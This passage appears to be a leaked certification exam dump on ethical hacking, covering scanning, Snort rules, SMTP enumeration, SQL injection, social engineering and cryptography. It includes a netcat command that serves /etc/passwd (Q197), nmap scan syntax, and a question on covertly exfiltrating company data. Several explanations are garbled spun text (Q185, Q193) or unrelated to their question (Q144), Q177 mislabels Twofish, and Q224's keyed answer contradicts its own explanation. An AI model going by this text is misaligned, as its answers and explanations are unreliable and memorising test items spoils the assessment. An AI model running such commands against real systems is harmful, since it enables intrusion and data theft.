Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

**Answer: D**

#### NEW QUESTION 144

- (Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

**Answer: D**

**Explanation:**

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to

refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

**NEW QUESTION 148**

- (Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

**Answer: C**

**Explanation:**

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

**NEW QUESTION 153**

- (Topic 2)

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

- A. wireshark --fetch "192.168.8\*\*"
- B. wireshark --capture --local masked 192.168.8.0 ---range 24
- C. tshark -net 192.255.255.255 mask 192.168.8.0
- D. sudo tshark -f"net 192 .68.8.0/24"

**Answer: D**

**NEW QUESTION 158**

- (Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on Jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

**Answer: D**

**NEW QUESTION 163**

- (Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

**Answer: C**

**NEW QUESTION 164**

- (Topic 2)

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?

- A. it is not necessary to perform any actions, as SNMP is not carrying important information.

- B. SNMP and he should change it to SNMP V3
- C. RPC and the best practice is to disable RPC completely
- D. SNMP and he should change it to SNMP v2, which is encrypted

**Answer: B**

**Explanation:**

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense. SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a "fire and forget" methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link). There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation. This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation. SNMP traps Since SNMP is primarily a UDP port based system, traps may be "lost" when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know. The SNMP v2c specification introduced the idea of splitting traps into two types; the original "hope it gets there" trap and the newer "INFORM" traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

**NEW QUESTION 168**

- (Topic 2)

Henry is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the UnKornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

**Answer: B**

**Explanation:**

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/>  
Time to Live (TTL) represents the number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

**NEW QUESTION 171**

- (Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

**Answer: A**

**NEW QUESTION 174**

- (Topic 2)

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses to encrypt the message, and Bryan uses to confirm the digital signature.

- A. Bryan's public key; Bryan's public key
- B. Alice's public key; Alice's public key
- C. Bryan's private key; Alice's public key
- D. Bryan's public key; Alice's public key

**Answer: D**

**Explanation:**

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

**NEW QUESTION 177**

- (Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

**Answer:** A

**Explanation:**

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses pre-computed key-dependent S-boxes, it are often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish

GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.

KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.

Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password.

PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP.

TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

**NEW QUESTION 178**

- (Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s\_client -site www.website.com:443
- B. openssl\_client -site www.website.com:443
- C. openssl s\_client -connect www.website.com:443
- D. openssl\_client -connect www.website.com:443

**Answer:** C

**NEW QUESTION 180**

- (Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

**Answer:** B

**NEW QUESTION 185**

- (Topic 2)

What is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

**Answer:** C

**Explanation:**

TCP port 48101 uses the Transmission Management Protocol. Transmission Control Protocol is one in all the most protocols in TCP/IP networks. Transmission Control Protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. Only an association is about up user's knowledge may be sent bi-directionally over the association.

Attention! Transmission Control Protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. Bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. Several internet applications use UDP, e.g. the Name System (DNS), the Routing Info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

### NEW QUESTION 187

- (Topic 2)

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Matt's bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

**Answer: A**

### NEW QUESTION 189

- (Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. `nmap -sn -pp < target ip address >`
- B. `nmap -sn -PO < target IP address >`
- C. `nmap -sn -PS < target IP address >`
- D. `nmap -sn -PA < target IP address >`

**Answer: C**

#### Explanation:

<https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/>

### NEW QUESTION 193

- (Topic 2)

What firewall evasion scanning technique makes use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

**Answer: D**

#### Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out what services square measure

obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be an idle pc, known as a "zombie".

This action is often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to check the port standing whereas remaining utterly invisible to the targeted host.

The first step in execution associate idle scan is to seek out an applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

? offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)

? currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When an idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.

Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt an idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

### NEW QUESTION 197

- (Topic 2)

What does the following command in netcat do? `nc -l -u -p55555 < /etc/passwd`

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

#### NEW QUESTION 202

- (Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

#### Explanation:

Passwords are usually delineated as "hashed and salted". Salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

#### NEW QUESTION 203

- (Topic 2)

Why are containers less secure than virtual machines?

- A. Host OS on containers has a larger surface attack.
- B. Containers may fill disk space of the host.
- C. A compromise container may cause a CPU starvation of the host.
- D. Containers are attached to the same virtual network.

Answer: A

#### NEW QUESTION 208

- (Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

#### NEW QUESTION 213

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

#### Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC

ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

[https://en.wikipedia.org/wiki/FCC\\_mark](https://en.wikipedia.org/wiki/FCC_mark)

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

#### NEW QUESTION 216

- (Topic 2)

Sam, a professional hacker, targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS IAM credentials and further

compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

- A. Social engineering
- B. insider threat
- C. Password reuse
- D. Reverse engineering

**Answer:** A

**Explanation:**

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users?? credentials within the hands of an attacker.

If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.

With basic opensource intelligence (OSINT), it??s usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, ??click here for additional information??, and when they click the link, they??re forwarded to a malicious copy of the AWS login page designed to steal their credentials.

An example of such an email will be seen within the screenshot below. it??s exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you??d not be taken to the official AWS web site and you??d instead be forwarded to a pretend login page setup to steal your credentials.

These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.

During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

**NEW QUESTION 217**

- (Topic 2)

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

**Answer:** C

**NEW QUESTION 220**

- (Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIS
- D. MIB\_II.MIB

**Answer:** A

**Explanation:**

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources

LNMIB2.MIB: Contains object types for workstation and server services

MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

**NEW QUESTION 222**

- (Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

**Answer:** D

**Explanation:**

aLTER attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.

[https://alter-attack.net/media/breaking\\_lte\\_on\\_layer\\_two.pdf](https://alter-attack.net/media/breaking_lte_on_layer_two.pdf)

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices. This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it??s not integrity-protected, that is why an offender will modify the payload. As a result, the offender is acting a classic man-in-the-middle wherever they??re movement as a cell tower to the victim.




Diagram  
 Description automatically generated

**NEW QUESTION 224**

- (Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is  $O(n^2)$ , and AES encryption has a time complexity of  $O(n)$ . An attacker has developed a quantum algorithm with time complexity  $O((\log n)^2)$  to crack RSA encryption. Given  $n=4000$  and variable  $??AES\ key\ size??$ , which scenario is likely to provide the best balance of security and performance?

- A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
- B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
- C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
- D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

**Answer:** A

**Explanation:**

A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key. In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.

The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is  $O(n^2)$ , where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.

The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is  $O(n)$ , where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.

An attacker has developed a quantum algorithm with time complexity  $O((\log n)^2)$  to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.

Given  $n=4000$  and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost

due to the large AES key size. References:

- ? Hybrid cryptosystem - Wikipedia
- ? RSA (cryptosystem) - Wikipedia
- ? Advanced Encryption Standard - Wikipedia
- ? Quantum computing and cryptography - Wikipedia

**NEW QUESTION 229**

- (Topic 3)

